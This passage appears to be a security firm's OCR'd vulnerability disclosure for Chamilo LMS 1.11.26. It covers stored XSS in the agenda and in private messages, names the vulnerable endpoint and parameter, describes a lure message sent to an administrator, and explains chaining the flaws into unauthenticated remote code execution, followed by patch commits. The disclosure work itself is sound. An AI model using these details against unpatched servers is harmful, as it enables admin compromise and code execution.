Insert HTML
OK
Annuler
Ajouter un événement


127.0.0.1:58080/Projects/chamilo_1.11.26/main/calendar/agenda_js.php?type=personal
Événements
Agenda
Date
Titre
Test Stored XSS in agenda
Description
AAAAAAAA
Pièces jointes
Export comme invitation Outlook
Éditer
Supprimer



127.0.0.1:58080/Projects/chamilo_1.11.26/main/calendar/agenda.php?action=edit&type=fromjs&id=personal_1&course_id=undefined
Modifier un événement
Titre de l'événement
Rang de dates
Description
127.0.0.1:58080
2
OK


> This vulnerability has not been used within the exploit chain.


V8: Stored XSS via the messaging feature

An attacker can send a malicious private message to an administrator using a slightly altered payload (compared to previous ones). When the administrator opens the message and attempts to reply, the payload executes, potentially allowing the attacker to gain code execution (V2).

- Request path: /main/messages/new_message.php
- Request parameter: `$_POST['content']`


127.0.0.1:58080/Projects/chamilo_1.11.26/index.php
Chamilo
Félicitations! Vous avez installé votre portail e-learning avec succès!
Profil
Boîte de réception
Composer
Invitations en attente
Données personnelles
Éditer le profil
Cours
Créer un cours
Ajouter une session
Trier mes cours
Historique de cours
Catalogue de cours
Dernier cours visité


127.0.0.1:58080/Projects/chamilo_1.11.26/main/messages/inbox.php
Réseau social / Messages / Boîte de réception
Profil
Jean Dupont
webmaster@localhost.locali
Carte de visite
Éditer le profil
Messages
Date
modifier
[EMERGENCY] Can you quickly reply to this email?
Samedi 02 Mars 2024 à 23:07
Tout sélectionner
annuler toutes les sélections
Action
Réseau social
Accueil
Messages
Portfolio
Invitations
Mon profil partagé


127.0.0.1:58080/Projects/chamilo_1.11.26/main/messages/new_message.php?re_id=1
Composer message
Envoyer à
Sujet
Re: [EMERGENCY] Can you quickly reply to this email?
127.0.0.1:58080
3
OK
Pièces jointes
Parcourir... Aucun fichier sélectionné.
Description
Ajouter une autre pièce jointe
(Taille de fichier maximum: 20M)

> This vulnerability has not been used within the exploit chain.

Conclusion

Obtaining a Remote Code Execution from a non-authenticated user by chaining some of the vulnerabilities presented is trivial (V1, V3), as the functionality allowing a user to register is enabled on a default installation. However, during our mission, the feature had been disabled and we therefore exploited another vulnerability (SQL Injection without authentication in a plugin) to obtain the complete chain.

It's not uncommon to look for 0-day vulnerabilities during a Red Team exercise, especially in certain special cases (restricted attack surface, need for stealth, etc.), and we're pleased to have been able to find them.

Implementation of corrective measures

The vulnerabilities were reported to the Chamilo development team on April 4, 2024. We would like to thank the Chamilo developers, with whom interactions concerning vulnerability reports and the implementation of patches were very smooth.

The commits to patch the identified vulnerabilities were sent to us in batches. The list of commits implementing patches for the identified vulnerabilities is available below:

- c9f912ba2e22fb4778dccd4d47b06953fad4ecc7
- d7ead2f920bcf147834b6f4225c94c334ae8e12f
- 884d9b396b5dac62dc5ac6876bb90ebd2f442329
- e6999a97c4698ecc98dc97744608038cb85b25a5
- 7080b9be8b008ac5ac7a31269d237105534b479c
- 2b83d158201a42786e5eb1c541adb97b9641c2f0

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!